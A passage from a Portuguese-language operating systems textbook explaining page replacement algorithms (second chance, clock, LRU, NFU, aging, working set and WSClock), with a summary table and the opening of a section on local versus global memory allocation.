3.4.4 O algoritmo de substituição de páginas segunda chance

Uma modificação simples para o FIFO que evita o problema de jogar fora uma página intensamente usada é inspecionar o bit *R* da página mais antiga. Se ele for 0, a página é velha e pouco utilizada, portanto é substituída imediatamente. Se o bit *R* for 1, o bit é limpo, e a página é colocada no fim da lista de páginas, e seu tempo de carregamento é atualizado como se ela tivesse recém-chegado na memória. Então a pesquisa continua.

A operação desse algoritmo, chamada de **segunda chance**, é mostrada na Figura 3.15. Na Figura 3.15(a) vemos as páginas *A* até *H* mantidas em uma lista encadeada e divididas pelo tempo que elas chegaram na memória.

Suponha que uma falta de página ocorra no instante 20. A página mais antiga é *A*, que chegou no instante 0, quando o processo foi inicializado. Se o bit *R* da página *A* for 0, ele será removido da memória, seja sendo escrito para o disco (se ele for sujo), ou simplesmente abandonado (se ele for limpo). Por outro lado, se o bit *R* for 1, *A* será colocado no fim da lista e seu "tempo de carregamento" será atualizado para o momento atual (20). O bit *R* é também colocado em 0. A busca por uma página adequada continua com *B*.

O que o algoritmo segunda chance faz é procurar por uma página antiga que não esteja referenciada no intervalo de relógio mais recente. Se todas as páginas foram referenciadas, a segunda chance degenera-se em um FIFO puro. Especificamente, imagine que todas as páginas na Figura 3.15(a) têm seus bits *R* em 1. Uma a uma, o sistema operacional as move para o fim da lista, zerando o bit *R* cada vez que ele anexa uma página ao fim da lista. Por fim, a lista volta à página *A*, que agora tem seu bit *R* zerado. Nesse ponto *A* é removida. Assim, o algoritmo sempre termina.

3.4.5 O algoritmo de substituição de páginas do relógio

Embora segunda chance seja um algoritmo razoável, ele é desnecessariamente ineficiente, pois ele está sempre movendo páginas em torno de sua lista. Uma abordagem melhor é manter todos os quadros de páginas em uma lista circular na forma de um relógio, como mostrado na Figura 3.16. Um ponteiro aponta para a página mais antiga.

Quando ocorre uma falta de página, a página indicada pelo ponteiro é inspecionada. Se o bit *R* for 0, a página é removida, a nova página é inserida no relógio em seu lugar, e o ponteiro é avançado uma posição. Se *R* for 1, ele é zerado e o ponteiro avançado para a próxima página. Esse processo é repetido até que a página seja encontrada com *R* = 0. Sem muita surpresa, esse algoritmo é chamado de **relógio**.

FIGURA 3.15 Operação de segunda chance. (a) Páginas na ordem FIFO. (b) Lista de páginas se uma falta de página ocorrer no tempo 20 e o bit *R* de *A* possuir o valor 1. Os números acima das páginas são seus tempos de carregamento.






FIGURA 3.16 O algoritmo de substituição de páginas do relógio.

Quando ocorre uma falta de página, a página indicada pelo ponteiro é inspecionada. A ação executada depende do bit R:

R = 0: Remover a página
R = 1: Zerar R e avançar o ponteiro

3.4.6 Algoritmo de substituição de páginas usadas menos recentemente (LRU)

Uma boa aproximação para o algoritmo ótimo é baseada na observação de que as páginas que foram usadas intensamente nas últimas instruções provavelmente o serão em seguida de novo. De maneira contrária, páginas que não foram usadas há eras provavelmente seguirão sem ser utilizadas por um longo tempo. Essa ideia sugere um algoritmo realizável: quando ocorre uma falta de página, jogue fora aquela que não tem sido usada há mais tempo. Essa estratégia é chamada de paginação **LRU** (**Least Recently Used** — usada menos recentemente).

Embora o LRU seja teoricamente realizável, ele não é nem um pouco barato. Para se implementar por completo o LRU, é necessário que seja mantida uma lista encadeada de todas as páginas na memória, com a página mais recentemente usada na frente e a menos recentemente usada na parte de trás. A dificuldade é que a lista precisa ser atualizada a cada referência de memória. Encontrar uma página na lista, deletá-la e então movê-la para a frente é uma operação que demanda muito tempo, mesmo em hardware (presumindo que um hardware assim possa ser construído).

No entanto, há outras maneiras de se implementar o LRU com hardwares especiais. Primeiro, vamos considerar a maneira mais simples. Esse método exige equipar o hardware com um contador de 64 bits, C, que é automaticamente incrementado após cada instrução. Além disso, cada entrada da tabela de páginas também deve ter um campo grande o suficiente para conter o contador. Após cada referência de memória, o valor atual de C é armazenado na entrada da tabela de páginas para a página recém-referenciada. Quando ocorre uma falta de página, o sistema operacional examina todos os contadores na tabela de página para encontrar a mais baixa. Essa página é a usada menos recentemente.

3.4.7 Simulação do LRU em software

Embora o algoritmo de LRU anterior seja (em princípio) realizável, poucas máquinas, se é que existe alguma, têm o hardware necessário. Em vez disso, é necessária uma solução que possa ser implementada em software. Uma possibilidade é o algoritmo de substituição de páginas não usadas frequentemente (**NFU** — **Not Frequently Used**). A implementação exige um contador de software associado com cada página, de início zero. A cada interrupção de relógio, o sistema operacional percorre todas as páginas na memória. Para cada página, o bit R, que é 0 ou 1, é adicionado ao contador. Os contadores controlam mais ou menos quão frequentemente cada página foi referenciada. Quando ocorre uma falta de página, aquela com o contador mais baixo é escolhida para substituição.

O principal problema com o NFU é que ele lembra um elefante: jamais esquece nada. Por exemplo, em um compilador de múltiplos passos, as páginas que foram intensamente usadas durante o passo 1 podem ainda ter um contador alto bem adiante. Na realidade, se o passo 1 possuir o tempo de execução mais longo de todos os passos, as páginas contendo o código para os passos subsequentes poderão ter sempre contadores menores do que as páginas do passo 1. Em consequência, o sistema operacional removerá as páginas úteis em vez das que não estão mais sendo usadas.

Felizmente, uma pequena modificação no algoritmo NFU possibilita uma boa simulação do LRU. A modificação tem duas partes. Primeiro, os contadores são deslocados um bit à direita antes que o bit R seja acrescentado. Segundo, o bit R é adicionado ao bit mais à esquerda em vez do bit mais à direita.

A Figura 3.17 ilustra como o algoritmo modificado, conhecido como **algoritmo de envelhecimento**, funciona. Suponha que após a primeira interrupção de relógio, os bits R das páginas 0 a 5 tenham, respectivamente, os valores 1, 0, 1, 0, 1 e 1 (página 0 é 1, página 1 é 0, página

2 é 1 etc.). Em outras palavras, entre as interrupções de relógio 0 e 1, as páginas 0, 2, 4 e 5 foram referenciadas, configurando seus bits *R* para 1, enquanto os outros seguiram em 0. Após os seis contadores correspondentes terem sido deslocados e o bit *R* inserido à esquerda, eles têm os valores mostrados na Figura 3.17(a). As quatro colunas restantes mostram os seis contadores após as quatro interrupções de relógio seguintes.

Quando ocorre uma falta de página, é removida a página cujo contador é o mais baixo. É claro que a página que não tiver sido referenciada por, digamos, quatro interrupções de relógio, terá quatro zeros no seu contador e, desse modo, terá um valor mais baixo do que um contador que não foi referenciado por três interrupções de relógio.

Esse algoritmo difere do LRU de duas maneiras importantes. Considere as páginas 3 e 5 na Figura 3.17(e). Nenhuma delas foi referenciada por duas interrupções de relógio; ambas foram referenciadas na interrupção anterior a elas. De acordo com o LRU, se uma página precisa ser substituída, devemos escolher uma dessas duas. O problema é que não sabemos qual delas foi referenciada por último no intervalo entre a interrupção 1 e a interrupção 2. Ao registrar apenas 1 bit por intervalo de tempo, perdemos a capacidade de distinguir a ordem das referências dentro de um mesmo intervalo. Tudo o que podemos fazer é remover a página 3, pois a página 5 também foi referenciada duas interrupções antes e a 3, não.

A segunda diferença entre o algoritmo LRU e o de envelhecimento é que, neste último, os contadores têm um número finito de bits (8 bits nesse exemplo), o que limita seu horizonte passado. Suponha que duas páginas cada tenham um valor de contador de 0. Tudo o que podemos fazer é escolher uma delas ao acaso. Na realidade, é bem provável que uma das páginas tenha sido referenciada nove intervalos atrás e a outra, há 1.000 intervalos. Não temos como ver isso. Na prática, no entanto, 8 bits geralmente é o suficiente se uma interrupção de relógio for de em torno de 20 ms. Se uma página não foi referenciada em 160 ms, ela provavelmente não é importante.

3.4.8 O algoritmo de substituição de páginas do conjunto de trabalho

Na forma mais pura de paginação, os processos são inicializados sem nenhuma de suas páginas na memória. Tão logo a CPU tenta buscar a primeira instrução, ela detecta uma falta de página, fazendo que o sistema operacional traga a página contendo a primeira instrução. Outras faltas de páginas para variáveis globais e a pilha geralmente ocorrem logo em seguida. Após um tempo, o processo tem a maior parte das páginas que ele precisa para ser executado com relativamente poucas faltas de páginas. Essa estratégia é chamada de **paginação por demanda**, pois

FIGURA 3.17 O algoritmo de envelhecimento simula o LRU em software. São mostradas seis páginas para cinco interrupções de relógio. As cinco interrupções de relógio são representadas por (a) a (e).

	Bits *R* para as páginas 0–5, interrupção de relógio 0	Bits *R* para as páginas 0–5, interrupção de relógio 1	Bits *R* para as páginas 0–5, interrupção de relógio 2	Bits *R* para as páginas 0–5, interrupção de relógio 3	Bits *R* para as páginas 0–5, interrupção de relógio 4
	1 0 1 0 1 1	1 1 0 0 1 0	1 1 0 1 0 1	1 0 0 0 1 0	0 1 1 0 0 0
Página					
0	10000000	11000000	11100000	11110000	01111000
1	00000000	10000000	11000000	01100000	10110000
2	10000000	01000000	00100000	00010000	10001000
3	00000000	00000000	10000000	01000000	00100000
4	10000000	11000000	01100000	10110000	01011000
5	10000000	01000000	10100000	01010000	00101000
	(a)	(b)	(c)	(d)	(e)

as páginas são carregadas apenas sob demanda, não antecipadamente.

É claro, é bastante fácil escrever um programa de teste que sistematicamente leia todas as páginas em um grande espaço de endereçamento, causando tantas faltas de páginas que não há memória suficiente para conter todas elas. Felizmente, a maioria dos processos não funciona desse jeito. Eles apresentam uma **localidade de referência**, significando que durante qualquer fase de execução o processo referencia apenas uma fração relativamente pequena das suas páginas. Cada passo de um compilador de múltiplos passos, por exemplo, referencia apenas uma fração de todas as páginas, e a cada passo essa fração é diferente.


O conjunto de páginas que um processo está atualmente usando é o seu **conjunto de trabalho** (DENNING, 1968a; DENNING, 1980). Se todo o conjunto de trabalho está na memória, o processo será executado sem causar muitas faltas até passar para outra fase de execução (por exemplo, o próximo passo do compilador). Se a memória disponível é pequena demais para conter todo o conjunto de trabalho, o processo causará muitas faltas de páginas e será executado lentamente, já que executar uma instrução leva alguns nanossegundos e ler em uma página a partir do disco costuma levar 10 ms. A um ritmo de uma ou duas instruções por 10 ms, seria necessária uma eternidade para terminar. Um programa causando faltas de páginas a todo o momento está **ultrapaginando** (**thrashing**) (DENNING, 1968b).

Em um sistema de multiprogramação, os processos muitas vezes são movidos para o disco (isto é, todas suas páginas são removidas da memória) para deixar que os outros tenham sua vez na CPU. A questão surge do que fazer quando um processo é trazido de volta outra vez. Tecnicamente, nada precisa ser feito. O processo simplesmente causará faltas de páginas até que seu conjunto de trabalho tenha sido carregado. O problema é que ter inúmeras faltas de páginas toda vez que um processo é carregado é algo lento, e também desperdiça um tempo considerável de CPU, visto que o sistema operacional leva alguns milissegundos de tempo da CPU para processar uma falta de página.

Portanto, muitos sistemas de paginação tentam controlar o conjunto de trabalho de cada processo e certificar-se de que ele está na memória antes de deixar o processo ser executado. Essa abordagem é chamada de **modelo do conjunto de trabalho** (DENNING, 1970). Ele foi projetado para reduzir substancialmente o índice de faltas de páginas. Carregar as páginas *antes* de deixar um processo ser executado também é chamado de **pré-paginação**. Observe que o conjunto de trabalho muda com o passar do tempo.

Há muito tempo se sabe que os programas raramente referenciam seu espaço de endereçamento de modo uniforme, mas que as referências tendem a agrupar-se em um pequeno número de páginas. Uma referência de memória pode buscar uma instrução ou dado, ou ela pode armazenar dados. Em qualquer instante de tempo, t, existe um conjunto consistindo de todas as páginas usadas pelas k referências de memória mais recentes. Esse conjunto, $w(k, t)$, é o conjunto de trabalho. Como todas as $k = 1$ referências mais recentes precisam ter utilizado páginas que tenham sido usadas pelas $k > 1$ referências mais recentes, e possivelmente outras, $w(k, t)$ é uma função monoliticamente não decrescente como função de k. À medida que k torna-se grande, o limite de $w(k, t)$ é finito, pois um programa não pode referenciar mais páginas do que o seu espaço de endereçamento contém, e poucos programas usarão todas as páginas. A Figura 3.18 descreve o tamanho do conjunto de trabalho como uma função de k.

O fato de que a maioria dos programas acessa aleatoriamente um pequeno número de páginas, mas que

FIGURA 3.18 O conjunto de trabalho é o conjunto de páginas usadas pelas k referências da memória mais recentes. A função $w(k, t)$ é o tamanho do conjunto de trabalho no instante t.

esse conjunto muda lentamente com o tempo, explica o rápido crescimento inicial da curva e então o crescimento muito mais lento para o *k* maior. Por exemplo, um programa que está executando um laço ocupando duas páginas e acessando dados de quatro páginas pode referenciar todas as seis páginas a cada 1.000 instruções, mas a referência mais recente a alguma outra página pode ter sido um milhão de instruções antes, durante a fase de inicialização. Por esse comportamento assintótico, o conteúdo do conjunto de trabalho não é sensível ao valor de *k* escolhido. Colocando a questão de maneira diferente, existe uma ampla gama de valores de *k* para os quais o conjunto de trabalho não é alterado. Como o conjunto de trabalho varia lentamente com o tempo, é possível fazer uma estimativa razoável sobre quais páginas serão necessárias quando o programa for reiniciado com base em seu conjunto de trabalho quando foi parado pela última vez. A pré-paginação consiste em carregar essas páginas antes de reiniciar o processo.

Para implementar o modelo do conjunto de trabalho, é necessário que o sistema operacional controle quais páginas estão nesse conjunto. Ter essa informação leva imediatamente também a um algoritmo de substituição de página possível: quando ocorre uma falta de página, ele encontra uma página que não esteja no conjunto de trabalho e a remove. Para implementar esse algoritmo, precisamos de uma maneira precisa de determinar quais páginas estão no conjunto de trabalho. Por definição, o conjunto de trabalho é o conjunto de páginas usadas nas *k* mais recentes referências à memória (alguns autores usam as *k* mais recentes referências às páginas, mas a escolha é arbitrária). A fim de implementar qualquer algoritmo do conjunto de trabalho, algum valor de *k* deve ser escolhido antecipadamente. Então, após cada referência de memória, o conjunto de páginas usado pelas *k* mais recentes referências à memória é determinado de modo único.


É claro, ter uma definição operacional do conjunto de trabalho não significa que há uma maneira eficiente de calculá-lo durante a execução do programa. Seria possível se imaginar um registrador de deslocamento de comprimento *k*, com cada referência de memória deslocando esse registrador de uma posição à esquerda e inserindo à direita o número da página referenciada mais recentemente. O conjunto de todos os *k* números no registrador de deslocamento seria o conjunto de trabalho. Na teoria, em uma falta de página, o conteúdo de um registrador de deslocamento poderia ser lido e ordenado. Páginas duplicadas poderiam, então, ser removidas. O resultado seria o conjunto de trabalho. No entanto, manter o registrador de deslocamento e processá-lo em uma falta de página teria um custo proibitivo, então essa técnica nunca é usada.

Em vez disso, várias aproximações são usadas. Uma delas é abandonar a ideia da contagem das últimas *k* referências de memória e em vez disso usar o tempo de execução. Por exemplo, em vez de definir o conjunto de trabalho como aquelas páginas usadas durante as últimas 10 milhões de referências de memória, podemos defini-lo como o conjunto de páginas usado durante os últimos 100 ms do tempo de execução. Na prática, tal definição é tão boa quanto e muito mais fácil de usar. Observe que para cada processo apenas seu próprio tempo de execução conta. Desse modo, se um processo começa a ser executado no tempo T e teve 40 ms de tempo de CPU no tempo real $T + 100$ ms, para fins de conjunto de trabalho, seu tempo é 40 ms. A quantidade de tempo de CPU que um processo realmente usou desde que foi inicializado é muitas vezes chamada de seu **tempo virtual atual**. Com essa aproximação, o conjunto de trabalho de um processo é o conjunto de páginas que ele referenciou durante os últimos τ segundos de tempo virtual.

Agora vamos examinar um algoritmo de substituição de página com base no conjunto de trabalho. A ideia básica é encontrar uma página que não esteja no conjunto de trabalho e removê-la. Na Figura 3.19 vemos um trecho de uma tabela de páginas para alguma máquina. Como somente as páginas localizadas na memória são consideradas candidatas à remoção, as que estão ausentes da memória são ignoradas por esse algoritmo. Cada entrada contém (ao menos) dois itens fundamentais de informação: o tempo (aproximado) que a página foi usada pela última vez e o bit *R* (Referenciada). Um retângulo branco vazio simboliza os outros campos que não são necessários para esse algoritmo, como o número do quadro de página, os bits de proteção e o bit *M* (modificada).

O algoritmo funciona da seguinte maneira: supõe-se que o hardware inicializa os bits *R* e *M*, como já discutido. De modo similar, presume-se que uma interrupção periódica de relógio ative a execução do software que limpa o bit *Referenciada* em cada tique do relógio. A cada falta de página, a tabela de páginas é varrida à procura de uma página adequada para ser removida.

À medida que cada entrada é processada, o bit *R* é examinado. Se ele for 1, o tempo virtual atual é escrito no campo *Instante de último uso* na tabela de páginas, indicando que a página estava sendo usada no momento em que a falta ocorreu. Tendo em vista que a página foi referenciada durante a interrupção de relógio atual, ela claramente está no conjunto de trabalho e não é candidata a ser removida (supõe-se que τ corresponda a múltiplas interrupções de relógio).

FIGURA 3.19 Algoritmo do conjunto de trabalho.

Se R é 0, a página não foi referenciada durante a interrupção de relógio atual e pode ser candidata à remoção. Para ver se ela deve ou não ser removida, sua idade (o tempo virtual atual menos seu *Instante de último uso*) é calculada e comparada a τ. Se a idade for maior que τ, a página não está mais no conjunto de trabalho e a página nova a substitui. A atualização das entradas restantes é continuada.

No entanto, se R é 0 mas a idade é menor do que ou igual a τ, a página ainda está no conjunto de trabalho. A página é temporariamente poupada, mas a página com a maior idade (menor valor de *Instante do último uso*) é marcada. Se a tabela inteira for varrida sem encontrar uma candidata para remover, isso significa que todas as páginas estão no conjunto de trabalho. Nesse caso, se uma ou mais páginas com $R = 0$ forem encontradas, a que tiver a maior idade será removida. Na pior das hipóteses, todas as páginas foram referenciadas durante a interrupção de relógio atual (e, portanto, todas com $R = 1$), então uma é escolhida ao acaso para ser removida, preferivelmente uma página limpa, se houver uma.


3.4.9 O algoritmo de substituição de página WSClock

O algoritmo básico do conjunto de trabalho é enfadonho, já que a tabela de páginas inteira precisa ser varrida a cada falta de página até que uma candidata adequada seja localizada. Um algoritmo melhorado, que é baseado no algoritmo de relógio mas também usa a informação do conjunto de trabalho, é chamado de **WSClock** (CARR e HENNESSEY, 1981). Por sua simplicidade de implementação e bom desempenho, ele é amplamente usado na prática.

A estrutura de dados necessária é uma lista circular de quadros de páginas, como no algoritmo do relógio, e como mostrado na Figura 3.20(a). De início, essa lista está vazia. Quando a primeira página é carregada, ela é adicionada à lista. À medida que mais páginas são adicionadas, elas vão para a lista para formar um anel. Cada entrada contém o campo do *Instante do último uso* do algoritmo do conjunto de trabalho básico, assim como o bit R (mostrado) e o bit M (não mostrado).

Assim como ocorre com o algoritmo do relógio, a cada falta de página, a que estiver sendo apontada é examinada primeiro. Se o bit R for 1, a página foi usada durante a interrupção de relógio atual, então ela não é uma candidata ideal para ser removida. O bit R é então colocado em 0, o ponteiro avança para a próxima página, e o algoritmo é repetido para aquela página. O estado após essa sequência de eventos é mostrado na Figura 3.20(b).

Agora considere o que acontece se a página apontada tem $R = 0$, como mostrado na Figura 3.20(c). Se a idade é maior do que τ e a página está limpa, ela não está no conjunto de trabalho e uma cópia válida existe no disco. O quadro da página é simplesmente reivindicado e a nova página colocada lá, como mostrado na Figura 3.20(d). Por outro lado, se a página está suja, ela não pode ser reivindicada imediatamente, pois nenhuma cópia válida está presente no disco. Para evitar um chaveamento de processo, a escrita em disco é escalonada, mas o ponteiro é avançado e o algoritmo continua com a página seguinte. Afinal, pode haver uma página velha e limpa mais adiante e que pode ser usada imediatamente.

FIGURA 3.20 Operação do algoritmo WSClock. (a) e (b) exemplificam o que acontece quando $R = 1$. (c) e (d) exemplificam a situação $R = 0$.

Em princípio, todas as páginas podem ser escalonadas para E/S em disco a cada ciclo do relógio. Para reduzir o tráfego de disco, um limite pode ser estabelecido, permitindo que um máximo de *n* páginas sejam reescritas. Uma vez que esse limite tenha sido alcançado, não serão escalonadas mais escritas novas.

O que acontece se o ponteiro deu uma volta completa e voltou ao seu ponto de partida? Há dois casos que precisamos considerar:

1. Pelo menos uma escrita foi escalonada.
2. Nenhuma escrita foi escalonada.

No primeiro caso, o ponteiro apenas continua a se mover, procurando por uma página limpa. Dado que uma ou mais escritas foram escalonadas, eventualmente alguma escrita será completada e a sua página marcada como limpa. A primeira página limpa encontrada é removida. Essa página não é necessariamente a primeira escrita escalonada porque o driver do disco pode reordenar escritas a fim de otimizar o desempenho do disco.

No segundo caso, todas as páginas estão no conjunto de trabalho, de outra maneira pelo menos uma escrita teria sido escalonada. Por falta de informações adicionais, a coisa mais simples a fazer é reivindicar qualquer página limpa e usá-la. A localização de uma página limpa pode ser registrada durante a varredura. Se não existir nenhuma, então a página atual é escolhida como a vítima e será reescrita em disco.

3.4.10 Resumo dos algoritmos de substituição de página

Examinamos até agora uma variedade de algoritmos de substituição de página. Agora iremos resumi-los brevemente. A lista de algoritmos discutidos está na Figura 3.21.

FIGURA 3.21 Algoritmos de substituição de páginas discutidos no texto.

Algoritmo	Comentário
Ótimo	Não implementável, mas útil como um padrão de desempenho
NRU (não usado recentemente)	Aproximação muito rudimentar do LRU
FIFO (primeiro a entrar, primeiro a sair)	Pode descartar páginas importantes
Segunda chance	Algoritmo FIFO bastante melhorado
Relógio	Realista
LRU (usada menos recentemente)	Excelente algoritmo, porém difícil de ser implementado de maneira exata
NFU (não frequentemente usado)	Aproximação bastante rudimentar do LRU
Envelhecimento (*aging*)	Algoritmo eficiente que aproxima bem o LRU
Conjunto de trabalho	Implementação um tanto cara
WSClock	Algoritmo bom e eficiente

O algoritmo ótimo remove a página que será referenciada por último. Infelizmente, não há uma maneira para determinar qual página será essa, então, na prática, esse algoritmo não pode ser usado. No entanto, ele é útil como uma medida-padrão pela qual outros algoritmos podem ser mensurados.

O algoritmo NRU divide as páginas em quatro classes, dependendo do estado dos bits *R* e *M*. Uma página aleatória da classe de ordem mais baixa é escolhida. Esse algoritmo é fácil de implementar, mas é muito rudimentar. Há outros melhores.

O algoritmo FIFO controla a ordem pela qual as páginas são carregadas na memória mantendo-as em uma lista encadeada. Remover a página mais antiga, então, torna-se trivial, mas essa página ainda pode estar sendo usada, de maneira que o FIFO é uma má escolha.

O algoritmo segunda chance é uma modificação do FIFO que confere se uma página está sendo usada antes de removê-la. Se ela estiver, a página é poupada. Essa modificação melhora muito o desempenho. O algoritmo do relógio é simplesmente uma implementação diferente do algoritmo segunda chance. Ele tem as mesmas propriedades de desempenho, mas leva um pouco menos de tempo para executar o algoritmo.

O LRU é um algoritmo excelente, mas não pode ser implementado sem um hardware especial. Se o hardware não estiver disponível, ele não pode ser usado. O NFU é uma tentativa rudimentar, não muito boa, de aproximação do LRU. No entanto, o algoritmo do envelhecimento é uma aproximação muito melhor do LRU e pode ser implementado de maneira eficiente. Trata-se de uma boa escolha.

Os últimos dois algoritmos usam o conjunto de trabalho. O algoritmo do conjunto de trabalho proporciona um desempenho razoável, mas é de certa maneira caro de ser implementado. O WSClock é uma variante que não apenas proporciona um bom desempenho, como também é eficiente de ser implementado.

Como um todo, os dois melhores algoritmos são o do envelhecimento e o WSClock. Eles são baseados no LRU e no conjunto de trabalho, respectivamente. Ambos proporcionam um bom desempenho de paginação e podem ser implementados eficientemente. Alguns outros bons algoritmos existem, mas esses dois provavelmente são os mais importantes na prática.

3.5 Questões de projeto para sistemas de paginação

Nas seções anteriores explicamos como a paginação funciona e introduzimos alguns algoritmos de substituição de página básicos. Mas conhecer os mecanismos básicos não é o suficiente. Para projetar um sistema e fazê-lo funcionar bem, você precisa saber bem mais. É como a diferença entre saber como mover a torre, o cavalo e o bispo, e outras peças do xadrez, e ser um bom jogador. Nas seções seguintes, examinaremos outras questões que os projetistas de sistemas operacionais têm de considerar cuidadosamente a fim de obter um bom desempenho de um sistema de paginação.

3.5.1 Políticas de alocação local *versus* global

Nas seções anteriores discutimos vários algoritmos de escolha da página a ser substituída quando ocorresse

uma falta. Uma questão importante associada com essa escolha (cuja discussão varremos cuidadosamente para baixo do tapete até agora) é sobre como a memória deve ser alocada entre os processos concorrentes em execução.

Dê uma olhada na Figura 3.22(a). Nessa figura, três processos, *A, B* e *C*, compõem o conjunto dos processos executáveis. Suponha que *A* tenha uma falta de página. O algoritmo de substituição de página deve tentar encontrar a página usada menos recentemente considerando apenas as seis páginas atualmente alocadas para *A*, ou ele deve considerar todas as páginas na memória? Se ele considerar somente as páginas de *A*, a página com o menor valor de idade será *A5*, de modo que obteremos a situação da Figura 3.22(b).

